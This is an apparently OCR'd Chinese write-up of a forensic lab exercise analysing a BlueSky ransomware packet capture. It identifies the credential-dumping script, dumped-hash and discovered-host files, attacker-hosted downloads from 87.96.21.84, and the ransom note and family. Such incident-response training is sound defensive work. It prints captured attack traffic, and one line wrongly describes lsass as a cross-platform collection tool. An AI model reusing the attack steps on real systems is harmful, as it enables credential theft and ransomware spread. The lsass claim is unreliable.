
策略名稱（Tactic）	描述	MITRE ID
Initial Access	攻擊者取得初始存取權限	TA0001
Execution	執行惡意程式碼	TA0002
Persistence	維持對系統的存取權限	TA0003
	提升權限	TA0004
Defense Evasion	規避偵測與防禦	TA0005

TA0005

問12

攻擊者用來轉儲憑證的呼叫的 PowerShell 腳本是什麼？


lsass是win、LInux極大的工具，收集主機相關資訊



Invoke-PowerDump.ps1

Q13


了解哪些憑證已外洩對於評估資料外洩的程度至關重要。儲存的包含已轉儲憑證的文字檔案的名稱是什麼？



`hashes.txt`

問14

在了解攻擊者偵察階段的目標主機後，安全團隊可以優先針對這些特定主機進行修復。包含已發現主機的文字檔案的名稱是什麼？



Wireshark · Follow TCP Stream (tcp.stream eq 1188) · BlueSkyRansomware.pcap

```
GET /extracted_hosts.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPow
Host: 87.96.21.84
Connection: Keep-Alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: text/plain
Content-Length: 72
Last-Modified: Sat, 27 Apr 2024 23:41:36 GMT

Host: 87.96.21.71
Host: 87.96.21.75
Host: 87.96.21.80
Host: 87.96.21.81
```

extracted_hosts.txt

問15

在哈希轉儲後，攻擊者嘗試在受感染的主機上部署勒索軟體，並透過先前使用 SMB 的橫向移動活動將其傳播到網路的其餘部分。我們將向您提供勒索軟體樣本以供進一步分析。透過行為分析，勒索記錄文件的名稱是什麼？


匯出資料


Wireshark · Export · HTTP object list

Text Filter:

Packet	Hostname	Content Type	Size	Filename
4221	87.96.21.84	application/octet-stream	5024 bytes	checking.ps1
4244	87.96.21.84	text/html	844 bytes	\
4254	87.96.21.84	application/octet-stream	343 bytes	del.ps1
4264	87.96.21.84	application/octet-stream	343 bytes	del.ps1
4277	87.96.21.84	application/octet-stream	2559 bytes	ichigo-lite.ps1
4303	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1
4418	87.96.21.84	application/octet-stream	149 kB	Invoke-SMBExec.ps1
4428	87.96.21.84	text/plain	72 bytes	extracted_hosts.txt
4454	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1
4523	87.96.21.84	application/x-msdos-program	72 kB	javaw.exe
4533	87.96.21.84	application/octet-stream	343 bytes	del.ps1
4544	87.96.21.84	application/octet-stream	2559 bytes	ichigo-lite.ps1
4570	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1
4685	87.96.21.84	application/octet-stream	149 kB	Invoke-SMBExec.ps1
4695	87.96.21.84	text/plain	72 bytes	extracted_hosts.txt
4721	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1
4782	87.96.21.84	application/x-msdos-program	72 kB	javaw.exe

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# md5sum javaw.exe
d8a44d2ed34b5fee7c8e24d998f805d9  javaw.exe
```





`#DECRYPT FILES BLUESKY#`

問16

在某些情況下，特定勒索軟體家族有可用的解密工具。識別該家族的名稱可以找到潛在的解密解決方案。這個勒索軟體家族的名字是什麼？

同上

`bluesky`